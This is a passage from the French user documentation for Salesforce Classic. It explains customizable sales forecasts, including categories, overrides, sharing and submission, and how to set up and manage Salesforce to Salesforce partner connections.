La prévision représente les montants, dates et étapes d'opportunité. Cliquez sur l'onglet Prévisions avancées et vous constaterez que les montants prévisionnels sont répertoriés dans différentes catégories. En fonction de l'étape, le montant d'opportunité peut apparaître dans les catégories prévisionnelles suivantes :

- **Maximum** : inclut les montants que vous êtes susceptible d'atteindre, les montants des opportunités closes/gagnées et les montants de la catégorie Validation.
- **Close** : inclut les montants des opportunités closes/gagnées.
- **Validation** : inclut les montants que vous êtes sûr d'atteindre et les montants des opportunités closes/gagnées.
- **Omise** : signifie que le montant ne contribue pas à la prévision.
- **En-cours** : inclut les montants de toutes les opportunités ouvertes.

Remarque: Vous pouvez modifier le champ des catégories prévisionnelles des opportunités pour changer la valeur affichée dans les rapports, les pages des détails et de modification des opportunités, les recherches d'opportunités et les vues de listes d'opportunités. Par exemple, vous pouvez modifier la valeur de la catégorie Validation sur Gagnée pour que le nom de la catégorie corresponde à vos processus commerciaux.

Chaque valeur de la liste de sélection `Étape` de l'opportunité est automatiquement mappée à la valeur des listes de sélection `Probabilité` et `Catégorie prévisionnelle`. Si vous modifiez la valeur du champ `Étape` de l'opportunité, les valeurs des champs `Probabilité` et `Catégorie prévisionnelle` changent en conséquence.

Par exemple, imaginez que votre entreprise ait mappé l'étape Négociation/Vérification à la catégorie prévisionnelle Maximum. Cela signifie que les montants des opportunités de l'étape Négociation/Vérification sont inclus dans le montant prévisionnel de la catégorie Maximum. Votre entreprise peut avoir configuré différents mappages. L'exemple suivant montre comment ces champs sont mappés :

| Étape | Probabilité | Catégorie prévisionnelle |
|---|---|---|
| Prospection | 10% | En-cours |
| Qualification | 10% | En-cours |
| Analyse des besoins | 20% | En-cours |
| Proposition de valeur | 50% | En-cours |
| ID décisionnaires | 60% | En-cours |
| Analyse de la perception | 70% | En-cours |
| Proposition/Devis | 75% | En-cours |
| Négociation/Vérification | 90% | Maximum |
| Close gagnée | 100% | Validation |

Que vous utilisiez ou non la prévision personnalisable, les prévisions dépendent toujours de la façon dont les valeurs de la liste de sélection `Étape` de l'opportunité sont mappées à celles de la liste de sélection `Catégorie prévisionnelle`.

CONSULTER ÉGALEMENT :

Présentation des prévisions personnalisables

Gestion des prévisions personnalisables

## Gestion des prévisions personnalisables

**Remarque:** Ces informations s'appliquent aux prévisions personnalisables, pas aux prévisions collaboratives.

Les prévisions représentent les montants, dates et étapes d'opportunité. Pour vérifier que les prévisions sont la représentation exacte des sources possibles de revenu :

1. Vérifiez les montants prévisionnels. Pour obtenir des instructions sur les différentes options d'affichage, reportez-vous à Affichage des prévisions personnalisables.
2. Déterminez si vous voulez remplacer des montants.
3. Remplacez des montants si nécessaire. Vous devez pour ce faire disposer des autorisations nécessaires. Reportez-vous à Remplacement des prévisions personnalisables à la page 1694.
4. Soumettez la prévision pour faire apparaître un instantané des données prévisionnelles dans l'historique prévisionnel et les rapports de prévision. Reportez-vous à Soumission de prévisions personnalisables.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher les prévisions des autres utilisateurs :
- Afficher toutes les prévisions

Pour remplacer votre prévision :
- Ignorer les prévisions

# Affichage des prévisions personnalisables

Remarque: Ces informations s'appliquent aux prévisions personnalisables, pas aux prévisions collaboratives.

Lorsque vous cliquez sur l'onglet Prévisions, vérifiez les montants répertoriés et déterminez s'ils sont prêts à être soumis.

- Initialement, votre nom apparaît dans la barre de titre et au-dessus de `Rechercher une prévision`, ce qui indique que vous visualisez votre propre prévision. Les utilisateurs qui disposent des autorisations nécessaires peuvent cliquer sur l'icône représentant une loupe, puis sélectionner un autre utilisateur ou un rôle pour afficher la prévision de cette personne. Lorsque vous affichez une prévision autre que la vôtre, le rôle ou le nom d'utilisateur sera affiché dans la barre de titre et au-dessus de `Rechercher une prévision`. En outre, votre niveau d'accès sera affiché au-dessus de `Rechercher une prévision`.

  Remarque: Le partage d'utilisateur ne prend pas entièrement en charge les prévisions personnalisables. Vous affichez tous les utilisateurs de l'organisation, quel que soit le paramètre par défaut de l'organisation pour l'objet utilisateur.

- Si votre organisation utilise le partage manuel des prévisions, cliquez sur **Partage** pour afficher les paramètres de partage des prévisions ou pour partager les prévisions avec d'autres utilisateurs.
- Si l'organisation utilise des territoires, sélectionnez une option dans la liste de sélection `Territoire` afin de résumer la prévision de ce territoire. Reportez-vous à Gestion des territoires.
- Si votre organisation utilise des gammes de produits, choisissez une gamme dans la liste de sélection `Produit : gamme` pour résumer la prévision en fonction de cette gamme de produits. Si vous sélectionnez l'option `--Tous--`, les options **Envoyer** et **Historique des prévisions** sont désactivées. Choisissez une autre gamme de produits pour utiliser ces options. Pour plus d'informations sur la personnalisation de votre organisation pour utiliser les gammes de produits, reportez-vous à Définition des paramètres des prévisions personnalisables.
- Si votre entreprise réalise des prévisions sur le chiffre d'affaires et la quantité, décidez si les calculs doivent porter sur le chiffre d'affaires ou sur la quantité, ou sur les deux. Vous contrôlez ainsi les informations affichées pour chaque montant répertorié.
- Sélectionnez une période dans le champ `Début de la plage` pour afficher une autre période de prévision. Les détails de prévision des opportunités qui ont été closes plus de deux ans avant que vous ayez mis en œuvre les prévisions personnalisables ou doivent être closes plus de dix ans après ne sont pas disponibles.

  Remarque: Les organisations ayant mis en œuvre les prévisions personnalisables avant la version Salesforce Winter '07 ont accès aux prévisions situées en dehors de cette plage.

- Sélectionnez une valeur dans le champ `Longueur de plage` pour afficher un nombre plus ou moins conséquent de périodes de prévision.

  Remarque: Si vous utilisez des exercices fiscaux personnalisés, les périodes antérieures au premier exercice fiscal défini et ultérieures au dernier utilisent les mois ou trimestres calendaires (selon la configuration de la prévision) pour le début de plage et la longueur de la période.

- Sélectionnez une option à côté du champ `Unités d'affichage` pour afficher les totaux prévisionnels avec une autre unité de mesure. Pour afficher la portion du quota représentée par chaque total, sélectionnez l'option **% du quota**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les prévisions des autres utilisateurs :
- Afficher toutes les prévisions

Pour remplacer votre prévision :
- Ignorer les prévisions

## Affichage de l'historique des prévisions

Lorsque la prévision est affichée dans l'onglet Prévisions, cliquez sur le bouton **Historique des prévisions** pour afficher l'instantané des données prévisionnelles qui a été pris lors de la soumission. Vous pouvez également afficher les prévisions soumises par les utilisateurs subordonnés. Cliquez sur le bouton **Résumé prévisionnel** pour revenir à la vue précédente.

## Affichage des détails des montants prévisionnels

Cliquez sur le sous-onglet Prévisions pour afficher les détails de prévision. Cliquez sur un montant prévisionnel pour afficher les détails des montants d'opportunité inclus dans ce montant prévisionnel. Dans la page de détail, cliquez sur un élément répertorié pour l'afficher. Cliquez sur l'option **Modifier** pour modifier cet élément. Pour obtenir des instructions sur le remplacement des montants de prévision dans l'opportunité, reportez-vous à Remplacement des prévisions personnalisables.

Si vous avez des rapports directs (utilisateurs qui vous sont directement rattachés), leurs prévisions s'affichent sous les vôtres. L'option `Choisir une vue` vous permet de changer l'affichage des informations prévisionnelles pour les rapports directs. Utilisez cette option pour regrouper les données prévisionnelles par subordonné ou période de prévision.

- L'option **Afficher par période** affiche la liste des rapports directs ainsi que leurs prévisions pour chaque période de prévision. Cliquez sur un nom pour afficher la prévision de cet utilisateur.
- L'option **Afficher par rapport direct** affiche la liste des totaux prévisionnels pour chaque rapport direct. Cliquez sur le bouton **Afficher** à côté d'un nom de subordonné pour afficher la prévision de cet utilisateur.
- Si vous cliquez sur un montant, le système affiche les opportunités et remplacements de prévision inclus dans ce montant.

## Affichage des opportunités

Sélectionnez le sous-onglet Opportunités pour consulter les opportunités incluses dans la prévision affichée. Dans le sous-onglet Opportunités, vous pouvez choisir (ou créer) une vue de liste afin de filtrer davantage les opportunités affichées. Cliquez sur une opportunité pour en afficher les détails. Pour remplacer l'opportunité, cliquez sur **Modifier**. Pour plus d'informations sur le remplacement des opportunités, reportez-vous à Remplacement des prévisions personnalisables.

Si vous disposer de l'autorisation « Afficher toutes les prévisions », vous pouvez afficher les opportunités dans le sous-onglet Opportunités, quels que soient vos paramètres de partage.

Remarque: Lorsqu'un portail partenaire est transféré vers un autre compte, les opportunités de chaque compte sont automatiquement recalculées via la hiérarchie des prévisions de votre organisation.

CONSULTER ÉGALEMENT :

Présentation des prévisions personnalisables

Gestion des prévisions personnalisables

# Remplacement des prévisions personnalisables

Remarque: Ces informations s'appliquent aux prévisions personnalisables, pas aux prévisions collaboratives.

Vous pouvez utiliser la prévision pour évaluer plus précisément les ventes prévisionnelles en remplaçant des montants prévisionnels si nécessaire. Un utilisateur peut remplacer une prévision dans l'opportunité en modifiant le champ `Étape` ou `Catégorie prévisionnelle` de cette opportunité. Les utilisateurs disposant des autorisations Ignorer les prévisions peuvent remplacer leur prévision ou toute prévision du rapport direct au niveau de la prévision.

Lorsqu'une opportunité passe d'une catégorie de prévision à une autre, par exemple de Meilleure requête à Engager, les montants bruts non ajustés de chaque catégorie changent, mais les montants avec des remplacements restent inchangés. Vous devez mettre à jour ou supprimer vos remplacements dans chaque catégorie de prévision pour refléter les modifications dans l'étape des opportunités.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les prévisions des autres utilisateurs :
- Afficher toutes les prévisions

Pour remplacer votre prévision :
- Ignorer les prévisions

## Remplacement de la prévision dans l'opportunité

1. Cliquez sur le sous-onglet Opportunités de la page Prévisions.
2. Cliquez sur **Modifier** en regard de l'opportunité à remplacer.
3. Modifiez les détails. Les options disponibles diffèrent selon que vous êtes responsable de l'opportunité ou non.
4. Si les produits figurent dans l'opportunité et que vous souhaitez modifier la catégorie de prévision de ces produits, sélectionnez **Changer de catégorie**, puis le paramètre `Catégorie prévisionnelle de produit` approprié.
5. Cliquez sur **Enregistrer**. L'opportunité est alors balisée avec l'icône correspondant au statut de remplacement.

   Cliquez sur l'option **Enregistrer et Actualiser** pour mettre à jour l'enregistrement et afficher à nouveau les totaux.

## Remplacement du total prévisionnel

1. Cliquez sur le sous-onglet Prévisions de la page Prévisions.
2. Cliquez sur l'icône de modification ( ) pour remplacer le total ajusté.
3. Entrez le nouveau montant et un commentaire.
4. Cliquez sur **Enregistrer**. La prévision est alors balisée avec l'icône correspondant au statut de remplacement.

## Remplacement de la prévision des rapports directs

1. Cliquez sur le sous-onglet Prévisions de la page Prévisions.
2. Cliquez sur l'icône de modification ( ) pour remplacer la prévision du rapport direct.
3. Choisissez l'une des options de remplacement suivantes pour contrôler les éventuels montants de remplacement à inclure dans la prévision :
   - **Accepter les prévisions de XX** : utilisez cette option pour accepter la prévision du rapport direct et les remplacements effectués par cet utilisateur.

- **Rejeter tout remplacement des prévisions de XX, mais accepter le remplacement de celles provenant d'autres subordonnés** : utilisez cette option pour ignorer les remplacements effectués dans la prévision du rapport direct et inclure ceux effectués dans les prévisions situées plus bas dans la hiérarchie.
- **Rejeter tous les remplacements de prévisions** : utilisez cette option pour ignorer tous les remplacements au niveau de la prévision et inclure tous ceux effectués au niveau de l'opportunité. Si certains montants ont été remplacés au niveau de l'opportunité, le calcul utilise vos prévisions d'opportunité. Choisissez cette option si vous voulez que les montants prévisionnels soient basés sur les montants d'opportunité, y compris les remplacements effectués au niveau de l'opportunité.
- **Remplacer la prévision et la définir sur** : utilisez cette option pour saisir le montant qui remplace le montant actuel dans votre prévision. Ce montant dans votre prévision sera visible par votre responsable, mais pas par vos subordonnés.

4. Si votre prévision se base sur le chiffre d'affaires et la quantité, sélectionnez une option de remplacement pour la prévision de la quantité.
5. Cliquez sur **Enregistrer**. La prévision est alors balisée avec l'icône correspondant au statut de remplacement.

Remarque: Contrairement aux autres onglets, l'onglet Prévisions calcule automatiquement les données sur la base des données de l'opportunité. Vous n'avez pas besoin de créer d'enregistrements prévisionnels, ni de les supprimer.

CONSULTER ÉGALEMENT :

Présentation des prévisions personnalisables

Gestion des prévisions personnalisables

## Remplacement des prévisions personnalisables à partir d'une opportunité

Un remplacement de prévision est un montant représentant précisément vos prévisions de vente. Vous pouvez afficher une liste de remplacements et apporter des modifications depuis la page de détail de l'opportunité.

**Remarque:** Ces informations s'appliquent aux prévisions personnalisables, pas aux prévisions collaboratives.

1. Dans la liste associée Prévisions d'opportunité d'un enregistrement d'opportunité, cliquez sur **Modifier**.
2. Modifiez les détails. Pour obtenir des instructions sur le remplacement des montants de prévision des opportunités, reportez-vous à Remplacement des prévisions personnalisables.

Si l'organisation utilise la gestion des territoires, le territoire auquel est attribuée l'opportunité apparaît dans la liste déroulante `Territoire`.

Si vous êtes responsable de prévision de plusieurs territoires, la liste déroulante affiche les territoires à partir desquels vous pouvez remplacer l'opportunité. Sélectionnez une valeur et cliquez sur **Modifier** pour remplacer l'opportunité dans le territoire souhaité.

CONSULTER ÉGALEMENT :

Gestion des territoires

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Gestion des territoires disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

**AUTORISATIONS UTILISATEUR**

Pour afficher les prévisions des autres utilisateurs :
- Afficher toutes les prévisions

Pour remplacer votre prévision :
- Ignorer les prévisions

## Partage manuel d'une prévision

**Remarque:** Ces informations s'appliquent aux prévisions personnalisables, pas aux prévisions collaboratives.

Votre administrateur définit la hiérarchie des prévisions de votre entreprise, déterminant ainsi quels utilisateurs peuvent visualiser les données prévisionnelles. Cependant, l'administrateur peut manuellement étendre les privilèges de partage des données prévisionnelles et vous pouvez également étendre manuellement les privilèges de partage de vos propres données prévisionnelles. Le partage manuel des prévisions ne fait qu'augmenter l'accès aux données prévisionnelles et ne peut en aucun cas limiter l'accès des utilisateurs qui y ont déjà droit. Pour partager manuellement une prévision, vous devez être un administrateur ou un responsable de prévisions autorisé à partager vos données prévisionnelles.

Pour connaître les utilisateurs qui peuvent afficher votre prévision ou partager vos données prévisionnelles, procédez comme suit :

- Dans Configuration, saisissez *`Hiérarchie des prévisions`* dans la case `Recherche rapide`, sélectionnez **Hiérarchie des prévisions** puis cliquez sur **Partager** à côté de la vue à partager.
- Cliquez sur **Partage** sur la page d'accueil des prévisions pour partager vos propres données prévisionnelles.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

La liste de partage des utilisateurs et des groupes affiche tous les utilisateurs qui ont actuellement accès à vos données prévisionnelles. Elle indique aussi leur niveau d'accès, comment ils peuvent soumettre une prévision et pourquoi ils y ont accès. Un utilisateur peut avoir accès aux données prévisionnelles pour plusieurs motifs :

| Motif | Description |
|---|---|
| Administrateur | L'utilisateur est un administrateur ou dispose de l'autorisation « Modifier toutes les données ». |
| Responsable de prévisions délégué | Un utilisateur dispose d'un accès aux données prévisionnelles, qui lui a été accordé via le bouton **Partage** des prévisions. |
| Responsable des prévisions | Un utilisateur dispose d'un droit d'accès en tant que responsable des prévisions dans la hiérarchie des prévisions. |
| Responsable | Le responsable peut toujours voir ses données prévisionnelles. |
| Autorisation Afficher toutes les prévisions | L'utilisateur dispose de l'autorisation « Afficher toutes les prévisions ». |

Dans la page de détail du partage de prévision, vous pouvez effectuer les opérations suivantes :

- Pour afficher une liste filtrée d'éléments, sélectionnez une liste prédéfinie dans la liste déroulante `Afficher` ou cliquez sur **Créer une vue** pour définir vos propres vues personnalisées.Pour modifier ou supprimer une vue que vous avez créée, sélectionnez-la dans la liste déroulante `Afficher` puis cliquez sur **Modifier**.
- Cliquez sur **Ajouter** pour accorder à d'autres utilisateurs ou groupes l'accès aux données prévisionnelles.

  Remarque: Le partage manuel s'étend jusqu'aux données d'opportunité qui constituent les prévisions. Si un utilisateur est autorisé à annuler des données prévisionnelles, il est également autorisé à annuler les données prévisionnelles d'opportunité.
- Cliquez sur **Développer la liste** pour afficher tous les utilisateurs qui disposent de l'accès aux données prévisionnelles.
- Pour les règles de partage manuelles que vous créez, cliquez sur **Modifier** ou **Suppr** en regard d'un élément de la liste afin de modifier ou de supprimer le niveau d'accès.

CONSULTER ÉGALEMENT :

Définition des paramètres des prévisions personnalisables

Configuration des prévisions personnalisables

## Soumission de prévisions personnalisables

Remarque: Ces informations s'appliquent aux prévisions personnalisables, pas aux prévisions collaboratives.

Vos supérieurs hiérarchiques et vous-même pouvez toujours accéder aux totaux prévisionnels dans l'onglet Prévisions avancées. Cependant, les totaux prévisionnels ne sont accessibles dans l'historique des prévisions et les rapports qu'une fois que vous les avez soumis. Vous pouvez soumettre votre propre prévision ou n'importe quelles données prévisionnelles qui ont été partagées manuellement avec vous et que vous êtes habilité à soumettre.

Pour soumettre votre prévision :

1. Cliquez sur l'option **Envoyer** de la prévision dans l'onglet Prévisions avancées.
2. Cliquez sur **OK** pour terminer. Salesforce prend un instantané des totaux prévisionnels, puis les met à disposition dans les rapports et l'historique des prévisions.

CONSULTER ÉGALEMENT :

Affichage des prévisions personnalisables

Gestion des prévisions personnalisables

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour afficher les prévisions des autres utilisateurs :
- Afficher toutes les prévisions

Pour remplacer votre prévision :
- Ignorer les prévisions

# Vente à travers des canaux multiples

# Partage des informations Salesforce avec des partenaires commerciaux

## Présentation de Salesforce to Salesforce

Salesforce to Salesforce permet la collaboration professionnelle au sein même des entreprises Salesforce, mais également entre elles. Cela permet de partager certains enregistrements avec vos partenaires commerciaux qui utilisent Salesforce, et de recevoir des mises à jour en temps réel sur les données partagées. Par exemple, vous pouvez partager des données de piste et d'opportunité avec des partenaires commerciaux, et gérer l'intégralité de vos en-cours et de vos programmes dans Salesforce.

Salesforce to Salesforce vous permet, ainsi qu'à vos partenaires commerciaux, de collaborer plus facilement et plus efficacement. Salesforce to Salesforce permet de partager des enregistrements avec une ou plusieurs connexions, chacune acceptant les enregistrements que vous partagez avec elle, même si d'autres connexions ont accepté le même enregistrement.

Salesforce to Salesforce permet à vos partenaires commerciaux de :

- Accéder à tous leurs programmes depuis un endroit centralisé
- Intégrer facilement vos données aux données qu'ils gèrent dans Salesforce
- Intégrer leurs processus commerciaux aux mises à jour que vous leur envoyez

Salesforce to Salesforce vous permet de :

- Bénéficier d'une visibilité totale sur l'activité de vos partenaires
- Gérer l'intégralité de vos en-cours, que ce soit les ventes directes ou les canaux de vente, à partir d'un endroit centralisé

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Partager rapidement et facilement des données dans le cadre de partenariats à plusieurs niveaux
- Intégrer vos processus métier aux mises à jour reçues de la part de vos partenaires en utilisant des règles de workflow et d'attribution

Vous pouvez vous connecter à des partenaires sans savoir s'ils utilisent Salesforce grâce à la recherche de connexions.

Si vous recevez une invitation à vous connecter à un partenaire professionnel via Salesforce to Salesforce, reportez-vous à Acceptation ou refus d'une invitation à rejoindre Salesforce to Salesforce à la page 1700.

Pour inviter d'autres entreprises à se connecter avec vous via Salesforce to Salesforce, reportez-vous à Invitation de partenaires commerciaux à se connecter à l'aide de Salesforce to Salesforce.

**Remarque:** Salesforce to Salesforce permet non seulement de partager des informations avec des partenaires commerciaux, mais fait également partie d'une solution de haute disponibilité appelée Synchronisation de l'organisation. Pour plus d'informations sur la synchronisation de l'organisation, reportez-vous à Synchronisation de l'organisation.

CONSULTER ÉGALEMENT :

Conseils pour l'utilisation de Salesforce to Salesforce

Déterminer si vos partenaires utilisent Salesforce

## Invitation de partenaires commerciaux à se connecter à l'aide de Salesforce to Salesforce

Avant de pouvoir commencer à partager les données avec vos partenaires commerciaux, vous devez configurer une connexion via Salesforce to Salesforce. Pour créer cette connexion, vous devez inviter votre partenaire commercial.

**Remarque:** Avant de commencer le processus d'invitation, vous devez créer un compte et un contact associé pour votre partenaire commercial.

Pour inviter un partenaire commercial à se connecter à l'aide de Salesforce to Salesforce :

1. Cliquez sur l'onglet Connexions.
2. Cliquez sur **Nouveau**.
3. Entrez un nom de contact ou utilisez l'icône de recherche pour sélectionner un contact.

   **Important:** Assurez-vous que l'adresse e-mail est valide, sinon l'invitation risque d'être envoyée à la mauvaise personne.

4. Sélectionnez éventuellement un compte lié.

   **Remarque:** Le compte associé à la connexion peut être modifié après l'envoi de l'invitation.

5. Désignez l'utilisateur chargé de gérer la connexion.
6. Vous pouvez également sélectionner un modèle à appliquer à la connexion.
7. Cliquez sur **Enregistrer et Envoyer une invitation**.

Pour inviter plusieurs partenaires commerciaux à se connecter à l'aide de Salesforce to Salesforce :

1. Cliquez sur l'onglet Contacts.
2. Sélectionnez une vue de liste standard ou personnalisée et cliquez sur **OK**.
3. Dans la vue de liste, cochez les cases en regard des contacts que vous souhaitez inviter.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour inviter vos partenaires commerciaux à se connecter à l'aide de Salesforce to Salesforce :

- Gérer les connexions

**Important:** Assurez-vous que les adresses e-mail sont valides, sinon vos invitations risque d'être envoyées aux mauvaises personnes.

4. Cliquez sur **Inviter à se connecter**.
5. Désignez l'utilisateur chargé de gérer la connexion.
6. Vous pouvez également sélectionner un modèle à appliquer à la connexion.
7. Cliquez sur **Enregistrer et Envoyer une invitation**.

Les personnes que vous invitez recevront une invitation par e-mail à se connecter avec vous via Salesforce to Salesforce. Elle peut accepter ou décliner votre invitation. Vous pouvez savoir si votre invitation a été acceptée ou déclinée en vérifiant vos connexions dans l'onglet Connexions. Depuis l'onglet Connexions, vous pouvez aussi renvoyer ou annuler l'invitation. Pour plus d'informations sur les connexions, reportez-vous à Page d'accueil des connexions à la page 1701.

**Remarque:** Pour plus d'informations sur l'envoi d'une invitation pour une connexion de réplication Synchronisation d'organisation dans Salesforce to Salesforce, reportez-vous à Connexion des organisations.

CONSULTER ÉGALEMENT :

- Déterminer si vos partenaires utilisent Salesforce
- Modèles de connexion dans Salesforce to Salesforce
- Création et application de modèles de connexion

## Acceptation ou refus d'une invitation à rejoindre 100 % Salesforce

Si un partenaire commercial vous a envoyé une invitation pour se connecter à l'aide de Salesforce to Salesforce, vous pouvez accepter ou rejeter cette invitation en suivant la procédure suivante :

1. Cliquez sur le lien dans l'e-mail d'invitation pour accéder à la page de connexion Salesforce.
2. Connectez-vous en tant qu'administrateur système ou en tant qu'utilisateur disposant de l'autorisation “Gérer les connexions”.
3. Vérifiez les détails de l'invitation.
4. Cliquez sur **Accepter** ou sur **Refuser**.

   Si vous n'êtes pas sûr de vouloir accepter ou décliner l'invitation, cliquez sur **Décider plus tard**. L'invitation s'affiche sous l'onglet Connexions avec le statut de connexion Invitation reçue. Vous pouvez aisément l'accepter ou la refuser ultérieurement.

Lorsque vous acceptez ou rejetez une invitation, la société qui vous a invité reçoit un e-mail l'informant de votre décision. Vous pouvez configurer le contenu de cet e-mail en modifiant le modèle d'e-mail approprié.

CONSULTER ÉGALEMENT :

- Présentation de Salesforce to Salesforce
- Conseils pour l'utilisation de Salesforce to Salesforce

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour accepter ou refuser une invitation de connexion en utilisant Salesforce to Salesforce :

- Gérer les connexions

# Page d'accueil des connexions

La page d'accueil Connexions permet de gérer vos connexions et modèles de connexion 100 % Salesforce. Dans l'onglet Connexions, vous pouvez effectuer les opérations suivantes :

- Sélectionner le sous-onglet Connexions pour gérer les connexions. Les connexions incluent toutes les personnes que vous avez invitées, qu'elles aient accepté ou décliné l'invitation, ou pas encore répondu à l'invitation, ainsi que toutes les invitations que vous avez reçues. Les connexions récentes sont automatiquement affichées dans le sous-onglet Connexions.
  - Pour afficher les détails d'une connexion, cliquez sur le nom de cette connexion.
  - Pour inviter de nouvelles connexions, cliquez sur **Nouveau**, puis entrez le détails de la connexion et cliquez sur **Enregistrer et Envoyer une invitation**.
  - Pour désactiver une connexion, cliquez sur **Désactiver**.
  - Pour les invitations à se connecter envoyées mais pas encore acceptées, vous pouvez cliquer sur **Renvoyer** afin d'envoyer une nouvelle fois l'invitation ou sur **Annuler l'invitation** pour la résilier. Pour plus d'informations sur l'invitation à la connexion, reportez-vous à Invitation de partenaires commerciaux à se connecter à l'aide de Salesforce to Salesforce à la page 1699.
- Sélectionnez le sous-onglet Modèles pour gérer les modèles de connexion. Les modèles permettent de définir et de publier des ensembles d'objets et de champs vers une ou plusieurs connexions Salesforce to Salesforce standard. Les modèles récents sont automatiquement affichés dans le sous-onglet Modèles.
  - Pour afficher une liste d'éléments filtrée, sélectionnez une liste prédéfinie dans la liste déroulante `Vue` ou cliquez sur **Créer une vue** pour définir vos propres vues personnalisées. Pour modifier ou supprimer une vue que vous avez créée, sélectionnez-la dans la liste déroulante `Vue`, puis cliquez sur **Modifier**.
  - Pour afficher les détails d'un modèle, cliquez sur son nom.
  - Pour créer un modèle, cliquez sur **Nouveau**.
  - Pour modifier un modèle, cliquez sur **Modifier** en regard du modèle que vous souhaitez modifier. Pour plus d'informations sur l'utilisation de modèles, reportez-vous à Création et application de modèles de connexion à la page 1704.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher et gérer les connexions pour Salesforce to Salesforce :
- "Gérer les connexions"

Pour afficher et gérer les modèles pour Salesforce to Salesforce :
- Gérer les connexions

**Remarque:** Pour plus d'informations sur la synchronisation de l'organisation, une fonctionnalité de haute disponibilité intégrée à l'infrastructure de Salesforce to Salesforce, reportez-vous à Synchronisation de l'organisation.

CONSULTER ÉGALEMENT :

Gestion des connexions

# Gestion des connexions

À partir de l'onglet Connexions, vous pouvez afficher les détails des connexions et gérer ces dernières. Les détails de la connexion incluent des informations sur le statut de la connexion, son responsable, des informations sur la société, les champs publiés et inscrits et un historique de connexion.

Pour afficher une connexion :

1. Cliquez sur l'onglet Connexions.
2. Dans le sous-onglet Connexions, cliquez sur le nom de la connexion à afficher.

À partir de la page de détail de la connexion, vous pouvez effectuer les opérations suivantes :

**Accepter une invitation**
Si un partenaire commercial vous invite à vous connecter à l'aide de Salesforce to Salesforce, cliquez sur **Accepter** pour accepter l'invitation. Une fois l'invitation acceptée, vous pouvez vous inscrire aux objets que la connexion a publiés et commencer à partager des objets avec la connexion à l'aide des listes associées Objets publiés et Objets abonnés dans une page de détail de connexion.

**Annuler une invitation**
Si vous envoyez une invitation qui n'est pas acceptée, vous pouvez l'annuler en cliquant sur **Annuler l'invitation**. Si votre partenaire n'a pas reçu l'invitation, cliquez sur **Renvoyer** pour l'envoyer de nouveau.

**Désactiver les connexions**
Si vous avez créé une connexion avec un partenaire commercial et que vous ne souhaitez plus l'utiliser, cliquez sur **Désactiver**. Si une connexion est désactivée, vous pouvez afficher et mettre à jour les enregistrements que votre connexion a partagés avec vous, mais vos mises à jour ne sont pas envoyées à la connexion. Si vous envoyez des enregistrements à votre connexion et qu'ils ne sont pas acceptés, ils sont supprimés de leur organisation, et inversement.

**Modifier des connexions**
Lorsque vous affichez la connexion, vous pouvez la modifier en éditant ses détails. Pour modifier les objets publiés vers une connexion, cliquez sur **Publier/Annuler la publication**. Pour utiliser un modèle de connexion, cliquez sur **Modifier**, puis sélectionnez un modèle actif. Pour modifier les champs publiés d'un objet, cliquez sur **Modifier** près de l'objet. Pour changer les objets auxquels vous vous inscrivez, cliquez sur **S'abonner/Se désabonner**. Pour plus d'informations, reportez-vous à :

- Publication de champs dans 100 % Salesforce à la page 1713
- Inscription à des objets de 100 % Salesforce à la page 1706
- Publication de champs dans Salesforce to Salesforce à la page 1714
- Inscription à des champs de Salesforce to Salesforce à la page 1707

**Afficher l'historique de connexion**
Vous pouvez afficher l'historique détaillé de la connexion dans la liste associée Historique de connexion de la page de détail de la connexion. Pour exporter l'historique des connexions, sélectionnez **Télécharger l'historique de connexion (csv)**. Vous pouvez télécharger un fichier CSV qui contient les informations suivantes :

- Changements de statut de connexion
- Changements pour lesquels le compte est associé à la connexion
- Changements pour lesquels le contact est associé à la connexion
- Changements du responsable de la connexion
- Changements apportés à des champs publiés
- Communications par e-mail avec vos partenaires commerciaux
- Les erreurs associées aux règles de validation et aux déclencheurs Apex avec des règles de validation résultant

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour gérer les connexions :
- Gérer les connexions

- Enregistrements acceptés manuellement
- Enregistrements acceptés automatiquement
- Enregistrements mis à jour par l'Utilisateur connecté

**Remarque:** Les erreurs système, par exemple les erreurs de code, ne sont pas consignées dans l'historique des connexions.

CONSULTER ÉGALEMENT :

Page d'accueil des connexions

Modèles de connexion dans Salesforce to Salesforce

## Modèles de connexion dans Salesforce to Salesforce

